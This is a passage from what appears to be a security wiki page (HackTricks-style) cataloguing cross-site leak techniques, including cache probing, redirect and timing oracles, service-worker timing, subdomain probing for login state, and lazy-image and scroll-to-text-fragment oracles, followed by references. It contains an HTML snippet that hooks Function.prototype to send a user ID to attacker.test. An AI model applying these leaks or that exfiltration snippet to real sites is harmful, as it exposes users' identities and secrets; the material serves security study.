[https://xsleaks.dev/docs/attacks/navigations/#partitioned-http-cache-bypass](https://xsleaks.dev/docs/attacks/navigations/#partitioned-http-cache-bypass), [https://gist.github.com/aszx87410/e369f595edbd0f25ada61a8eb6325722](https://gist.github.com/aszx87410/e369f595edbd0f25ada61a8eb6325722) (from [https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/))<sup>[[12]](#references)[[61]](#references)</sup> 811 812 > [!WARNING] 813 > This is why this technique is interesting: Chrome now has **cache partitioning**, and the cache key of the newly opened page is: `(https://actf.co, https://actf.co, https://sustenance.web.actf.co/?m =xxx)`, but if I open an ngrok page and use fetch in it, the cache key will be: `(https://myip.ngrok.io, https://myip.ngrok.io, https://sustenance.web.actf.co/?m=xxx)`, the **cache key is different**, so the cache cannot be shared. You can find more detail here: [Gaining security and privacy by partitioning the cache](https://developer.chrome.com/blog/http-cache-partitioning/)<sup>[[21]](#references)</sup>\ 814 > (Comment from [**here**](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/))<sup>[[12]](#references)</sup> 815 816 If a site `example.com` includes a resource from `*.example.com/resource` then that resource will have the **same caching key** as if the resource was directly **requested through top-level navigation**. That is because the caching key is consisted of top-level _eTLD+1_ and frame _eTLD+1_. 817 818 Because accessing the cache is faster than loading a resource, it's possible to try to change the location of a page and cancel it 20ms (for example) after. If the origin was changed after the stop, it means that the resource was cached.\ 819 Alternatively, **send repeated fetches to the potentially cached page and measure their duration**. 820 821 ### Manual Redirect <a href="#fetch-with-abortcontroller" id="fetch-with-abortcontroller"></a> 822 823 - **Inclusion Methods**: Fetch API 824 - **Detectable Difference**: Redirects 825 - **More info**: [ttps://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.gae7bf0b4f7_0_1234](https://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.gae7bf0b4f7_0_1234)<sup>[[62]](#references)</sup> 826 - **Summary:** It's possible to find out if a response to a fetch request is a redirect<sup>[[17]](#references)</sup> 827 - **Code Example**: 828 829  830 831 ### Fetch with AbortController <a href="#fetch-with-abortcontroller" id="fetch-with-abortcontroller"></a> 832 833 - **Inclusion Methods**: Fetch API 834 - **Detectable Difference**: Timing 835 - **More info**: [https://xsleaks.dev/docs/attacks/cache-probing/#fetch-with-abortcontroller](https://xsleaks.dev/docs/attacks/cache-probing/#fetch-with-abortcontroller)<sup>[[63]](#references)</sup> 836 - **Summary:** It's possible to try to load a resource and about before it's loaded the loading is interrupted. Depending on if an error is triggered, the resource was or wasn't cached.<sup>[[2]](#references)</sup> 837 - **Code Example**: [https://xsleaks.dev/docs/attacks/cache-probing/#fetch-with-abortcontroller](https://xsleaks.dev/docs/attacks/cache-probing/#fetch-with-abortcontroller) 838 839 Use _**fetch**_ and _**setTimeout**_ with an **AbortController** to both detect whether the **resource is cached** and to evict a specific resource from the browser cache. Moreover, the process occurs without caching new content. 840 841 ### Script Pollution 842 843 - **Inclusion Methods**: HTML Elements (script) 844 - **Detectable Difference**: Page Content 845 - **More info**: [https://xsleaks.dev/docs/attacks/element-leaks/#script-tag](https://xsleaks.dev/docs/attacks/element-leaks/#script-tag)<sup>[[64]](#references)</sup> 846 - **Summary:** It's possible to **overwrite built-in functions** and read their arguments which even from **cross-origin script** (which cannot be read directly), this might **leak valuable information**.<sup>[[2]](#references)</sup> 847 - **Code Example**: [https://xsleaks.dev/docs/attacks/element-leaks/#script-tag](https://xsleaks.dev/docs/attacks/element-leaks/#script-tag) 848 849 #### Prototype hooks to exfiltrate module-scoped data 850 851 Pre-define `Function.prototype.default` and `Function.prototype.__esModule = 1` before loading a module so its `default` export calls your hook (e.g., receives `{userID: ...}`), letting you read module-scoped values without timing or brute force.<sup>[[6]](#references)</sup> 852 853 ```html 854 <script> 855 Function.prototype.default=(e)=>{if(typeof e.userID==="string")fetch("//attacker.test/?id="+e.userID)} 856 Function.prototype.__esModule=1 857 </script> 858 <script src="https://www.facebook.com/signals/iwl.js?pixel_id=PIXEL_ID"></script> 859 ``` 860 861 The request itself also becomes a login-state oracle if the script only loads for authenticated users. 862 863 ### Service Workers <a href="#service-workers" id="service-workers"></a> 864 865 - **Inclusion Methods**: Pop-ups 866 - **Detectable Difference**: Page Content 867 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#service-workers](https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#service-workers)<sup>[[65]](#references)</sup> 868 - **Summary:** Measure execution time of a web using service workers.<sup>[[2]](#references)</sup> 869 - **Code Example**: 870 871 In the given scenario, the attacker takes the initiative to register a **service worker** within one of their domains, specifically "attacker.com". Next, the attacker opens a new window in the target website from the main document and instructs the **service worker** to commence a timer. As the new window begins to load, the attacker navigates the reference obtained in the previous step to a page managed by the **service worker**. 872 873 Upon arrival of the request initiated in the preceding step, the **service worker** responds with a **204 (No Content)** status code, effectively terminating the navigation process. At this point, the **service worker** captures a measurement from the timer initiated earlier in step two. This measurement is influenced by the duration of JavaScript causing delays in the navigation process. 874 875 > [!WARNING] 876 > In the service-worker variant, preload dependencies and compare distributions rather than a single reading to isolate JavaScript execution delay from fetch time. 877 878 ### Fetch Timing 879 880 - **Inclusion Methods**: Fetch API 881 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 882 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#modern-web-timing-attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#modern-web-timing-attacks)<sup>[[66]](#references)</sup> 883 - **Summary:** Use [performance.now()](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#performancenow) to measure the time it takes to perform a request. Other clocks could be used.<sup>[[2]](#references)</sup> 884 - **Code Example**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#modern-web-timing-attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#modern-web-timing-attacks) 885 886 ### Cross-Window Timing 887 888 - **Inclusion Methods**: Pop-ups 889 - **Detectable Difference**: Timing (generally due to Page Content, Status Code) 890 - **More info**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#cross-window-timing-attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#cross-window-timing-attacks)<sup>[[67]](#references)</sup> 891 - **Summary:** se [performance.now()](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#performancenow) to measure the time it takes to perform a request using `window.open`. Other clocks could be used.<sup>[[2]](#references)</sup> 892 - **Code Example**: [https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#cross-window-timing-attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#cross-window-timing-attacks) 893 894 ### Subdomain probing for identity/login state 895 896 - **Inclusion Methods**: HTML Elements (script), Frames 897 - **Detectable Difference**: DNS/HTTP load success, CORB/header changes 898 - **Summary:** If identifiers live in subdomain labels (e.g., `www.<username>.sb.facebook.com`), request resources on candidate hosts and treat `onload` vs `onerror`/timeouts as a Boolean. Combine with login-only scripts (e.g., `/signals/iwl.js`) to brute-force usernames and verify auth to related properties.<sup>[[6]](#references)</sup> 899 - **Note:** Signals can be amplified with different inclusion types (`script`, `iframe`, `object`) to detect `X-Frame-Options`, `CORB`, or redirect differences per candidate. 900 901 ## With HTML or Re Injection 902 903 Here you can find techniques to exfiltrate information from a cross-origin HTML **injecting HTML content**. These techniques are interesting in cases where for any reason you can **inject HTML but you cannot inject JS code**. 904 905 ### Dangling Markup 906 907 908 [Dangling Markup Html Scriptless Injection](/hacktricks/pentesting-web/dangling-markup-html-scriptless-injection/overview) 909 910 ### Image Lazy Loading 911 912 If you need to **exfiltrate content** and you can **add HTML previous to the secret** you should check the **common dangling markup techniques**.\ 913 However, if for whatever reason you **MUST** do it **char by char** (maybe the communication is via a cache hit) you can use this trick. 914 915 **Images** in HTML has a "**loading**" attribute whose value can be "**lazy**". In that case, the image will be loaded when it's viewed and not while the page is loading: 916 917 ```html 918 <img src=/something loading=lazy > 919 ``` 920 921 Therefore, what you can do is to **add a lot of junk chars** (For example **thousands of "W"s**) to **fill the web page before the secret or add something like** `<br><canvas height="1850px"></canvas><br>.`\ 922 Then if for example our **injection appear before the flag**, the **image** would be **loaded**, but if appears **after** the **flag**, the flag + the junk will **prevent it from being loaded** (you will need to play with how much junk to place). This is what happened in [**this writeup**](https://blog.huli.tw/2022/10/08/en/sekaictf2022-safelist-and-connection/).<sup>[[22]](#references)</sup> 923 924 Another option would be to use the **scroll-to-text-fragment** if allowed: 925 926 #### Scroll-to-text-fragment 927 928 However, you make the **bot access the page** with something like 929 930 ```text 931 #:~:text=SECR 932 ``` 933 934 So the web page will be something like: **`https://victim.com/post.html#:~:text=SECR`** 935 936 Where post.html contains the attacker junk chars and lazy load image and then the secret of the bot is added. 937 938 What this text will do is to make the bot access any text in the page that contains the text `SECR`. As that text is the secret and it's just **below the image**, the **image will only load if the guessed secret is correct**. So there you have your oracle to **exfiltrate the secret char by char**. 939 940 Some code example to exploit this: [https://gist.github.com/jorgectf/993d02bdadb5313f48cf1dc92a7af87e](https://gist.github.com/jorgectf/993d02bdadb5313f48cf1dc92a7af87e) 941 942 ### Image Lazy Loading Time Based 943 944 If an external image cannot report a match directly, repeatedly **guess the character and measure the aggregate time**. Requests take longer when the matching image loads. This is the technique used in the [writeup's solution](https://blog.huli.tw/2022/10/08/en/sekaictf2022-safelist-and-connection/),<sup>[[22]](#references)</sup> summarized here: 945 946 947 [Event Loop Blocking + Lazy Images](/hacktricks/pentesting-web/xs-search/event-loop-blocking-lazy-images) 948 949 ### ReDoS 950 951 952 [Regular Expression Denial Of Service Redos](/hacktricks/pentesting-web/regular-expression-denial-of-service-redos) 953 954 ### CSS ReDoS 955 956 If `jQuery(location.hash)` is used, it's possible to find out via timing i**f some HTML content exists**, this is because if the selector `main[id='site-main']` doesn't match it doesn't need to check the rest of the **selectors**: 957 958 ```javascript 959 $( 960 "*:has(*:has(*:has(*)) *:has(*:has(*:has(*))) *:has(*:has(*:has(*)))) main[id='site-main']" 961 ) 962 ``` 963 964 ### CSS Injection 965 966 967 [Css Injection](/hacktricks/pentesting-web/xs-search/css-injection/overview) 968 969 ## Defenses 970 971 There are mitigations recommended in [https://xsinator.com/paper.pdf](https://xsinator.com/paper.pdf) also in each section of the wiki [https://xsleaks.dev/](https://xsleaks.dev/). Take a look there for more information about how to protect against these techniques.<sup>[[1]](#references)[[2]](#references)</sup> 972 973 ## References 974 975 - [1] [XSinator.com: From Facebook to X-Frame-Options -- Testing Browsers For Cross-Site Leaks (paper)](https://xsinator.com/paper.pdf) 976 - [2] [XS-Leaks Wiki](https://xsleaks.dev) 977 - [3] [xsleaks/xsleaks - XS-Leaks knowledge base (GitHub)](https://github.com/xsleaks/xsleaks) 978 - [4] [XSinator.com - browser XS-Leaks testing tool](https://xsinator.com/) 979 - [5] [ka0labs CTF Writeups - nn9ed x-oracle (2019)](https://github.com/ka0labs/ctf-writeups/tree/master/2019/nn9ed/x-oracle) 980 - [6] [Cross-Site Leaks (XS-Leaks) across Meta platforms](https://ysamm.com/uncategorized/2026/01/16/cross-site-leaks.html) 981 - [7] [Leaky Images: Targeted Privacy Attacks in the Web (USENIX Security '19)](https://www.usenix.org/conference/usenixsecurity19/presentation/staicu) 982 - [8] [Awakening the Web's Sleeper Agents: Misusing Service Workers for Privacy Leakage (NDSS)](https://www.ndss-symposium.org/ndss-paper/awakening-the-webs-sleeper-agents-misusing-service-workers-for-privacy-leakage/) 983 - [9] [Chromium Issue 828265 - MediaError leaks a cross-origin request's status in Firefox](https://bugs.chromium.org/p/chromium/issues/detail?id=828265) 984 - [10] [Chromium Issue 313737 - CSP violation reports can leak a cross-origin redirect target](https://bugs.chromium.org/p/chromium/issues/detail?id=313737) 985 - [11] [public-webappsec mailing list - CSP violation report redirect URL disclosure](https://lists.w3.org/Archives/Public/public-webappsec/2013May/0022.html) 986 - [12] [Huli - AngstromCTF 2022 writeup](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/) 987 - [13] [sirdarckcat - HTTP cache cross-site leaks](https://sirdarckcat.blogspot.com/2019/03/http-cache-cross-site-leaks.html) 988 - [14] [Chromium Issue 1105875 - CSP iframe attribute allows probing a cross-origin page's CSP directives](https://bugs.chromium.org/p/chromium/issues/detail?id=1105875) 989 - [15] [web-in-security - Security and Privacy of Social Logins, Part 3](https://web-in-security.blogspot.com/2021/02/security-and-privacy-of-social-logins-part3.html) 990 - [16] [zeyu2001 - HackTM CTF Qualifiers 2023 "secrets" writeup](https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets) 991 - [17] [Chrome security team - XS-Leaks / redirect-detection presentation slides](https://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit) 992 - [18] [scarybeastsecurity - Cross-domain leaks of site logins](https://scarybeastsecurity.blogspot.com/2008/08/cross-domain-leaks-of-site-logins.html) 993 - [19] [bawolff - pbCTF 2021 "vault" writeup](http://blog.bawolff.net/2021/10/write-up-pbctf-2021-vault.html) 994 - [20] [Cross-Origin State Inference (COSI) Attacks: Leaking Web Site States through XS-Leaks (NDSS 2020)](https://www.ndss-symposium.org/wp-content/uploads/2020/02/24278-paper.pdf) 995 - [21] [Gaining security and privacy by partitioning the cache (Chrome Developers blog)](https://developer.chrome.com/blog/http-cache-partitioning/) 996 - [22] [Huli - SekaiCTF 2022 "safelist and connection" writeup](https://blog.huli.tw/2022/10/08/en/sekaictf2022-safelist-and-connection/) 997 - [23] [XS-Leaks Wiki - Timing Attacks - Clocks](https://xsleaks.dev/docs/attacks/timing-attacks/clocks) 998 - [24] [XS-Leaks Wiki - Attacks - Error Events](https://xsleaks.dev/docs/attacks/error-events) 999 - [25] [XS-Leaks Wiki - Timing Attacks - Network Timing: Onload Events](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#onload-events) 1000 - [26] [XS-Leaks Wiki - Timing Attacks - Network Timing: Unload Events](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#unload-events) 1001 - [27] [XS-Leaks Wiki - Timing Attacks - Network Timing: Sandboxed Frame Timing Attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#sandboxed-frame-timing-attacks) 1002 - [28] [XS-Leaks Wiki - Browser Features - Corb](https://xsleaks.dev/docs/attacks/browser-features/corb) 1003 - [29] [XS-Leaks Wiki - Attacks - Id Attribute](https://xsleaks.dev/docs/attacks/id-attribute) 1004 - [30] [XS-Leaks Wiki - Experiments - Portals](https://xsleaks.dev/docs/attacks/experiments/portals) 1005 - [31] [XS-Leaks Wiki - Attacks - Postmessage Broadcasts](https://xsleaks.dev/docs/attacks/postmessage-broadcasts) 1006 - [32] [XS-Leaks Wiki - Timing Attacks - Execution Timing: Timing The Event Loop](https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#timing-the-event-loop) 1007 - [33] [XS-Leaks Wiki - Timing Attacks - Execution Timing: Busy Event Loop](https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#busy-event-loop) 1008 - [34] [XS-Leaks Wiki - Timing Attacks - Connection Pool](https://xsleaks.dev/docs/attacks/timing-attacks/connection-pool) 1009 - [35] [xsleaks.github.io - X Frame - Index](https://xsleaks.github.io/xsleaks/examples/x-frame/index.html) 1010 - [36] [XS-Leaks Wiki - Timing Attacks - Performance Api: Detecting X Frame Options](https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-x-frame-options) 1011 - [37] [XS-Leaks Wiki - Timing Attacks - Performance Api: Detecting Cached Resources](https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-cached-resources) 1012 - [38] [XS-Leaks Wiki - Timing Attacks - Performance Api: Network Duration](https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#network-duration) 1013 - [39] [XS-Leaks Wiki - Attacks - Navigations: Cross Origin Redirects](https://xsleaks.dev/docs/attacks/navigations/#cross-origin-redirects) 1014 - [40] [XS-Leaks Wiki - Attacks - Cache Probing: Cache Probing With Error Events](https://xsleaks.dev/docs/attacks/cache-probing/#cache-probing-with-error-events) 1015 - [41] [XS-Leaks Wiki - Browser Features - Corp](https://xsleaks.dev/docs/attacks/browser-features/corp) 1016 - [42] [XS-Leaks Wiki - Browser Features - Corb: Detecting The Nosniff Header](https://xsleaks.dev/docs/attacks/browser-features/corb/#detecting-the-nosniff-header) 1017 - [43] [XS-Leaks Wiki - Attacks - Cache Probing: Cors Error On Origin Reflection Misconfiguration](https://xsleaks.dev/docs/attacks/cache-probing/#cors-error-on-origin-reflection-misconfiguration) 1018 - [44] [XS-Leaks Wiki - Attacks - Window References](https://xsleaks.dev/docs/attacks/window-references) 1019 - [45] [XS-Leaks Wiki - Attacks - Navigations: Server Side Redirects](https://xsleaks.dev/docs/attacks/navigations/#server-side-redirects) 1020 - [46] [Huli - Angstrom Ctf 2022 Writeup En: Intended](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/#intended) 1021 - [47] [ctf.zeyu2001.com - Hacktm Ctf Qualifiers - Secrets: Unintended Solution Chromes 2mb Url Limit](https://ctf.zeyu2001.com/2023/hacktm-ctf-qualifiers/secrets#unintended-solution-chromes-2mb-url-limit) 1022 - [48] [chromium.googlesource.com - Chromium documentation](https://chromium.googlesource.com/chromium/src/+/main/docs/security/url_display_guidelines/url_display_guidelines.md#URL-Length) 1023 - [49] [docs.google.com - 1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og - Edit: Slide=id.g63edc858f3 0 76](https://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.g63edc858f3_0_76) 1024 - [50] [XS-Leaks Wiki - Attacks - Navigations](https://xsleaks.dev/docs/attacks/navigations) 1025 - [51] [XS-Leaks Wiki - Attacks - Frame Counting](https://xsleaks.dev/docs/attacks/frame-counting) 1026 - [52] [XS-Leaks Wiki - Attacks - Element Leaks](https://xsleaks.dev/docs/attacks/element-leaks) 1027 - [53] [MDN - API - HTMLMediaElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLMediaElement) 1028 - [54] [MDN - API - HTMLVideoElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLVideoElement) 1029 - [55] [MDN - API - VideoPlaybackQuality](https://developer.mozilla.org/en-US/docs/Web/API/VideoPlaybackQuality) 1030 - [56] [MDN - API - HTMLImageElement](https://developer.mozilla.org/en-US/docs/Web/API/HTMLImageElement) 1031 - [57] [XS-Leaks Wiki - Attacks - Element Leaks: Abusing Getcomputedstyle](https://xsleaks.dev/docs/attacks/element-leaks/#abusing-getcomputedstyle) 1032 - [58] [XS-Leaks Wiki - Attacks - Css Tricks: Retrieving Users History](https://xsleaks.dev/docs/attacks/css-tricks/#retrieving-users-history) 1033 - [59] [XS-Leaks Wiki - Attacks - Navigations: Download Trigger](https://xsleaks.dev/docs/attacks/navigations/#download-trigger) 1034 - [60] [XS-Leaks Wiki - Attacks - Navigations: Partitioned Http Cache Bypass](https://xsleaks.dev/docs/attacks/navigations/#partitioned-http-cache-bypass) 1035 - [61] [Gist by aszx87410](https://gist.github.com/aszx87410/e369f595edbd0f25ada61a8eb6325722) 1036 - [62] [ttps://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.gae7bf0b4f701234](https://docs.google.com/presentation/d/1rlnxXUYHY9CHgCMckZsCGH4VopLo4DYMvAcOltma0og/edit#slide=id.gae7bf0b4f7_0_1234) 1037 - [63] [XS-Leaks Wiki - Attacks - Cache Probing: Fetch With Abortcontroller](https://xsleaks.dev/docs/attacks/cache-probing/#fetch-with-abortcontroller) 1038 - [64] [XS-Leaks Wiki - Attacks - Element Leaks: Script Tag](https://xsleaks.dev/docs/attacks/element-leaks/#script-tag) 1039 - [65] [XS-Leaks Wiki - Timing Attacks - Execution Timing: Service Workers](https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#service-workers) 1040 - [66] [XS-Leaks Wiki - Timing Attacks - Network Timing: Modern Web Timing Attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#modern-web-timing-attacks) 1041 - [67] [XS-Leaks Wiki - Timing Attacks - Network Timing: Cross Window Timing Attacks](https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#cross-window-timing-attacks)